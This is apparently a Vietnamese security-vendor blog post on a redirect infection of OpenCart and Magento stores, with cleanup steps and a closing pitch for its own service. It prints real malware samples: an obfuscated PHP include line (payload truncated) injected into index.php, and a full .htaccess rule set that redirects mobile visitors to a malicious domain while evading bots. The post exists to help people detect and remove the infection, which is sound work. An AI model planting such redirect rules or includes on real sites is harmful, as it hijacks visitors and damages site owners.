
Một mã độc chuyển hướng (redirect) trang OpenCart & Magento trên cả desktop và mobile sang liên kết độc hại đang lan truyền. Tuần qua chúng tôi gặp vài trường hợp mã độc này. Không có phiên bản cụ thể bị nhắm mục tiêu vì thấy nhiễm tràn lan nhiều phiên bản cả Magento lẫn OpenCart.
Cũng xem bài viết chi tiết về loại chuyển hướng độc hại khác nhau và cách khắc phục.
Hiện tượng nhiễm trùng như thế nào?
Trước Black Friday & Cyber Monday, mã độc này chuyển hướng bất kỳ ai truy cập trang bị nhiễm đến trang chứa ưu đãi. Hoặc trang chuyển hướng có ưu đãi hoặc nội dung đồ họa từ trang web người lớn. Một khách hàng đến nhờ chúng tôi đã xóa được phần mã độc trên desktop nhưng vẫn tồn tại trên mobile. Trong vài trường hợp, chuyển hướng chỉ xảy ra qua Google search (Tìm trang trên Google & click link). Chủ yếu để lừa bot tìm kiếm làm ảnh hưởng SEO xấu. Cách trang OpenCart & Magento bị nhiễm mã độc chuyển hướng trông như sau:
Hậu quả của mã độc chuyển hướng:
- Chuyển hướng đến trang web độc hại
- Ảnh hưởng tiêu cực đến kết quả tìm kiếm
- Tăng tạo trang 404
- Lỗi trong Google Webmasters
- Tăng file độc hại trên server
- Giảm truy cập & doanh số do tất cả trên
Cách Tìm & Khắc phục Spam Chuyển hướng Trang Web OpenCart & Magento:
Các bước dưới có thể yêu cầu xóa đoạn code. Tuy nhiên, đôi khi hacker làm mã độc trông như code hợp pháp. Vì vậy, trước khi xóa file/code, khuyến nghị sao lưu. Dưới đây là bước tìm & khắc phục:
- Kiểm tra file index.php: Chúng tôi tìm thấy mã độc trong file index. Phần mã độc được mã hóa và khó biết nó làm gì nếu không giải mã. Đoạn code:
<?php /*2e920*/ @include "\x2fh\x6fm\x65/\x6ez\x67a\x72d\x65n\x2fp\x75b\x6ci\x63_\x68t\x6dl\x2fs\x79s... [[MALICIOUS CODE]]"; /*2e920*/ // Version define('VERSION', '2.0.1.0'); // Configuration if (is_file('config.php')) { require_once('config.php'); } // Install if (!defined('DIR_APPLICATION')) { header('Location: install/index.php'); exit; } // Startup require_once(DIR_SYSTEM . 'startup.php'); // Registry $registry = new Registry();Nếu tìm thấy đoạn code này đầu file index, khuyến nghị xóa.
- Chắc chắn kiểm tra .htaccess: Một trường hợp khác mã độc trong file .htaccess server. Kiểm tra .htaccess thư mục gốc và cả trong /admin. Đoạn từ mã độc trong /admin:
RewriteEngine on RewriteCond %{HTTP_USER_AGENT} android [NC,OR] RewriteCond %{HTTP_USER_AGENT} opera\ mini [NC,OR] RewriteCond %{HTTP_USER_AGENT} blackberry [NC,OR] RewriteCond %{HTTP_USER_AGENT} iphone [NC,OR] RewriteCond %{HTTP_USER_AGENT} (pre\/|palm\ os|palm|hiptop|avantgo|plucker|xiino|blazer|elaine) [NC,OR] RewriteCond %{HTTP_USER_AGENT} (iris|3g_t|windows\ ce|opera\ mobi|windows\ ce;\ smartphone;|windows\ ce;\ iemobile) [NC,OR] RewriteCond %{HTTP:Accept} (text\/vnd\.wap\.wml|application\/vnd\.wap\.xhtml\+xml) [NC,OR] RewriteCond %{HTTP:Profile} .+ [NC,OR] RewriteCond %{HTTP:Wap-Profile} .+ [NC,OR] RewriteCond %{HTTP:x-wap-profile} .+ [NC,OR] RewriteCond %{HTTP:x-operamini-phone-ua} .+ [NC,OR] RewriteCond %{HTTP:x-wap-profile-diff} .+ [NC,OR] RewriteCond %{HTTP:x-wap-profile} .+ [NC] RewriteCond %{QUERY_STRING} !noredirect [NC] RewriteCond %{HTTP_USER_AGENT} !(Mozilla\/5\.0\ \(Linux;\ U;\ Android\ 2\.2;\ en-us;\ Nexus\ One\ Build/FRF91\)\ AppleWebKit\/533\.1\ \(KHTML,\ like\ Gecko\)\ Version\/4\.0\ Mobile\ Safari\/533\.1\ offline)$ [NC] RewriteCond %{HTTP_USER_AGENT} !(windows\.nt|bsd|x11|unix|macos|macintosh|playstation|google|yandex|bot|libwww|msn|america|avant|download|fdm|maui|webmoney|windows-media-player) [NC] RewriteRule ^(.*)$ https://sswim.ru [L,R=302]Tất cả code trong .htaccess này là mã độc. Code này chuyển hướng thiết bị mobile đến domain độc hại. Nếu tìm thấy, xóa ngay lập tức.

- Tìm file php đáng ngờ: Đây là phần khó. Hacker thường đặt tên file trông rất hợp pháp và nhét mã độc vào. Đôi khi nhiều code trong file trông hợp pháp là vô hại nhưng có vài dòng làm việc cho hacker. Trong trường hợp này chúng tôi tìm thấy file như enjoy.php & unzip.php trong nhiều thư mục OpenCart/Magento.

- Google Webmasters không nói dối: Google thường cảnh báo nếu khi lập chỉ mục phát hiện đáng ngờ. Nếu Google cảnh báo, bạn nên lo lắng vì lúc này xếp hạng tìm kiếm bị ảnh hưởng. Tương tự Japanese SEO Spam vẫn đang lan truyền. Ví dụ quá nhiều trang 404 do mã độc tạo và Google phát hiện:
Những gì bạn có thể làm từ đây..
Nhiễm trùng như này đánh mạnh vào kinh doanh. Mỗi giờ downtime là mất khách, uy tín và quan trọng nhất ảnh hưởng xấu xếp hạng công cụ tìm kiếm. Hacker sau khi nhiễm thường để backdoor khó phát hiện ngay cả người rành kỹ thuật. Quan trọng rút bài học từ hack như này và dùng tường lửa trang web bảo vệ 24x7x365!
Hiện tại, nếu cần hỗ trợ khắc phục rối loạn này chúng tôi sẵn sàng giúp. Chỉ đăng ký tại đây và kỹ sư bắt đầu dọn dẹp trong 10 phút sau đăng ký.